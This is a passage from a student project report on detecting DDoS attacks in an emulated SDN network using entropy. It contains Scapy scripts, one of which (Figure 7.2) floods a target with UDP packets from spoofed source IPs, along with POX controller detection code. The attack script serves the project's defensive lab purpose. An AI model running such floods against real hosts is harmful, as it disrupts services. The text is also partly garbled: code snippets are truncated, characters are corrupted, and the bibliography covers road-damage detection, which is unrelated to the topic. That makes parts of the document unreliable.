

Figure 6.4: Data Flow Diagram of the project

6.5 Data Flow Diagram Level 1



Figure 6.5: Data Flow Diagram of the project

Chapter 7

System Code Implementation

7.1 Methodology

- Using Mininet emulator network topology is created which contains 9 switches (including controller) and 64 hosts.
- DDos attack traffic and normal traffic is generated which is further used as a dataset to train our model.
- we then run the packet generation program from one of the host which generates random source ip and send the packets to random destinations. we then able to see the entropy in controller terminal.
- Using scapy, 1000âs of packets are generated which is then used to flood our system and the traffic is created likewise.
- POX controller is used because it runs on Python and it observes the entropy of the traffic related to the controller under normal and attack conditions.
- after that we run the attack file from few selected hosts to a selected target. Now the entropy value in the controller decreases.
- After that for every 5 sets of process i.e. 250 packets entropy is below the threshold value then DDos is detected and those ip are blocked.

7.2 Code Snippets

```
 4 from os import popen
 5 import logging
 6 logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
 7 from scapy.all import sendp, IP, UDP, Ether, TCP
 8 from random import randrange
 9 def generateSourceIP():
10     not_valid = [10, 127, 254, 1, 2, 169, 172, 192]
11     first = randrange(1, 256)
12     while first in not_valid:
13         first = randrange(1, 256)
14     ip = ".".join([str(first), str(randrange(1,256)), str(randrange(1,256)), str(randrange(1,256))])
15     return ip
16 def generateDestinationIP(start, end):
17     first = 10
18     second = 0;
19     third = 0;
20     ip = ".".join([str(first), str(second), str(third), str(randrange(start,end))])
21     return ip
22 def main(argv):
23     try:
24         opts, args = getopt.getopt(sys.argv[1:], 's:e:', ['start=','end='])
25     except getopt.GetoptError:
26         sys.exit(2)
27     for opt, arg in opts:
28         if opt =='-s':
29             start = int(arg)
30         elif opt =='-e':
31             end = int(arg)
32     if start == '':
33         sys.exit()
34     if end == '':
35         sys.exit()
36     interface = popen('ifconfig | awk \'/eth0/ {print $1}\'').read()
37
38     for i in xrange(1000):
39         packets = Ether() / IP(dst = generateDestinationIP (start, end), src = generateSourceIP ()) / UDP(dport = 80, sport = 2)
40         print(repr(packets))
41         sendp(packets, iface = interface.rstrip(), inter = 0.5)
42 if __name__ == '__main__':
```

Figure 7.1: Code Implementation 1 of the project

```
import sys
import time
from os import popen
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import sendp, IP, UDP, Ether, TCP
from random import randrange
import time

def generateSourceIP():
    not_valid = [10, 127, 254, 255, 1, 2, 169, 172, 192]

    first = randrange(1, 256)

    while first in not_valid:
        first = randrange(1, 256)

    ip = ".".join([str(first), str(randrange(1,256)), str(randrange(1,256)), str(randrange(1,256))])

    return ip
def main():
    for i in range (1, 5):
        launchAttack()
        time.sleep (10)

def launchAttack():
  #eg, python attack.py 10.0.0.64, where destinationIP = 10.0.0.64
  destinationIP = sys.argv[1:]
  interface = popen('ifconfig | awk \'/eth0/ {print $1}\'').read()

  for i in xrange(0, 500):
    packets = Ether() / IP(dst = destinationIP, src = generateSourceIP()) / UDP(dport = 1, sport = 80)
    print(repr(packets))

    #send packets with interval = 0.025 s
    sendp(packets, iface = interface.rstrip(), inter = 0.025)

if __name__=="__main__":
  main()

```

Figure 7.2: Code Implementation 2 of the project

```
import os
import datetime
from pox.core import core
import pox

from pox.lib.packet.ethernet import ethernet, ETHER_BROADCAST
from pox.lib.packet.ipv4 import ipv4
from pox.lib.packet.arp import arp
from pox.lib.addresses import IPAddr, EthAddr
from pox.lib.util import str_to_bool, dpid_to_str
from pox.lib.recoco import Timer

import pox.openflow.libopenflow_01 as of

from pox.lib.revent import *
import itertools
import time

#from .detectionUsingEntropy import Entropy

import math
from pox.core import core

log = core.getLogger()

class Entropy(object):
      count = 0
      destFrequency = {}
      destIP = []
      destEntropy = []
      value = 1

      def collectStats(self, element):
          l = 0
          self.count +=1
          self.destIP.append(element)
          if self.count == 50:
             for i in self.destIP:
                 l +=1
                 if i not in self.destFrequency:
```

Figure 7.3: Code Implementation 3 of the project

```
41                      self.destFrequency[i] = 0
42                  self.destFrequency[i] += 1
43              self.findEntropy(self.destFrequency)
44              log.info(self.destFrequency)
45              self.destFrequency = {}
46              self.destIP = []
47              l = 0
48              self.count = 0
49
50      def findEntropy (self, lists):
51          l = 50
52          entropyList = []
53          for k,p in lists.items():
54              c = p/float(l)
55              c = abs(c)
56              entropyList.append(-c * math.log(c, 10))
57
58              log.info('Entropy = ')
59              log.info(sum(entropyList))
60
61              self.destEntropy.append(sum(entropyList))
62
63          if(len(self.destEntropy)) == 80:
64              print self.destEntropy
65              self.destEntropy = []
66          self.value = sum(entropyList)
67
68      def __init__(self):
69          pass
70
71
72 diction = {}
73 ent_obj = Entropy()
74 set_Timer = False
75 defendDDOS=False
76
77 log = core.getLogger()
78 FLOW_IDLE_TIMEOUT = 10
79 ARP_TIMEOUT = 60 * 2
```

Figure 7.4: Code Implementation 4 of the project

```
78 FLOW_IDLE_TIMEOUT = 10
79 ARP_TIMEOUT = 60 * 2
80 MAX_BUFFERED_PER_IP = 5
81 MAX_BUFFER_TIME = 5
82
83 class Entry (object):
84   def __init__ (self, port, mac):
85     self.timeout = time.time() + ARP_TIMEOUT
86     self.port = port
87     self.mac = mac
88
89   def __eq__ (self, other):
90     if type(other) == tuple:
91       return (self.port,self.mac)==other
92     else:
93       return (self.port,self.mac)==(other.port,other.mac)
94   def __ne__ (self, other):
95     return not self.__eq__(other)
96
97   def isExpired (self):
98     if self.port == of.OFPP_NONE: return False
99     return time.time() > self.timeout
100
101 def dpid_to_mac (dpid):
102   return EthAddr("%012x" % (dpid & 0xffFFffFFffFF,))
103
104 class l3_switch (EventMixin):
105   def __init__ (self, fakeways = [], arp_for_unknowns = False, wide = False):
106     self.fakeways = set(fakeways)
107
108     self.wide = wide
109
110     self.arp_for_unknowns = arp_for_unknowns
111
112     self.outstanding_arps = {}
113
114     self.lost_buffers = {}
115
116     self.arpTable = {}
```

Figure 7.5: Code Implementation 5 of the project

```
156     global blockPort
157     timerSet =False
158     global diction
159     def preventing():
160       global diction
161       global set_Timer
162       if not set_Timer:
163         set_Timer =True
164
165       if len(diction) == 0:
166         print("Empty diction ",str(event.connection.dpid), str(event.port))
167         diction[event.connection.dpid] = {}
168         diction[event.connection.dpid][event.port] = 1
169       elif event.connection.dpid not in diction:
170         diction[event.connection.dpid] = {}
171         diction[event.connection.dpid][event.port] = 1
172       else:
173         if event.connection.dpid in diction:
174           if event.port in diction[event.connection.dpid]:
175             temp_count=0
176             temp_count =diction[event.connection.dpid][event.port]
177             temp_count = temp_count+1
178             diction[event.connection.dpid][event.port]=temp_count
179             #print
    "*********************************************************************************************************************************************************"
180             print "dpid port and its packet count: ",  str(event.connection.dpid), str(diction[event.connection.dpid]), str(diction
    [event.connection.dpid][event.port])
181             #print
    "*********************************************************************************************************************************************************"
182           else:
183             diction[event.connection.dpid][event.port] = 1
184
185     def _timer_func ():
186       global diction
187       global set_Timer
188
189       if set_Timer==True:
190         for k,v in diction.iteritems():
191           for i,j in v.iteritems():
192             if j >=5:
```

Figure 7.6: Code Implementation 6 of the project

Chapter 8

Experimental Results

We have detected DDoS attack using Entropy based discretization



Figure 8.1: DDoS attack detected



Figure 8.2: Calculated Entropy

Chapter 9

Project Plan 2.0

- Literature Review
- Mininet Study
- Scapy and Pox Controller Study
- Dataset Stusy
- Study ML algorithm
- Study SVM algorithm
- Finalisation of scope/requirement/architecture of project
- UML diagrams(Use case,Activity diagram, DFD)
- Topology ,traffic.py and attack.py files
- Entropy based Ddos detection
- Apply SVM algorithm
- Preparation of preliminary report

Bibliography

[1] 2018 IEEE International Conference on Big Data A Deep Learning Approach for Road Damage Detection from Smartphone Images

[2] Journal of Universal Computer Science, vol 24, no. 9 (2018) Detection of Potholes Using a Deep Convolutional Neural Network

[3] Robotics Institute, School of Computer Science Carnegie Mellon University Vision for Road Inspection

[4] 2018 IEEE International Conference on Big Data Road Damage Detection And ClassiĂŻĂŹĆÂcation In Smartphone Captured Images Using Mask R-CNN

[5] Darknet: Open Source Neural Networks in C http://pjreddie.com/darknet/

[6] Journal of Civil Structural Health Monitoring 2018 Crack Detection in Prestressed concrete structures by measuring their natural frequencies

[7] Towards Data Science https://towardsdatascience.com/r-cnn-fast-r-cnn-faster-r-cnn-yolo-object-detection-algorithms-36d53571365e

[8] Augmentor 0.2.3, https://augmentor.readthedocs.io/en/master/

[9] Analytics Vidhya-Basic Object Detection https://www.analyticsvidhya.com/blog/2018/10/a-step-by-step-introduction-to-the-basic-object-detection-algorithms-part-1/

[10] Analytics Vidhya-Basic Object Detection on python https://www.analyticsvidhya.com/blog/2018/06/understanding-building-object-detection-model-python/

[11] 2014 IEEE CVPR Rich feature hierarchies for accurate object detection and semantic segmentation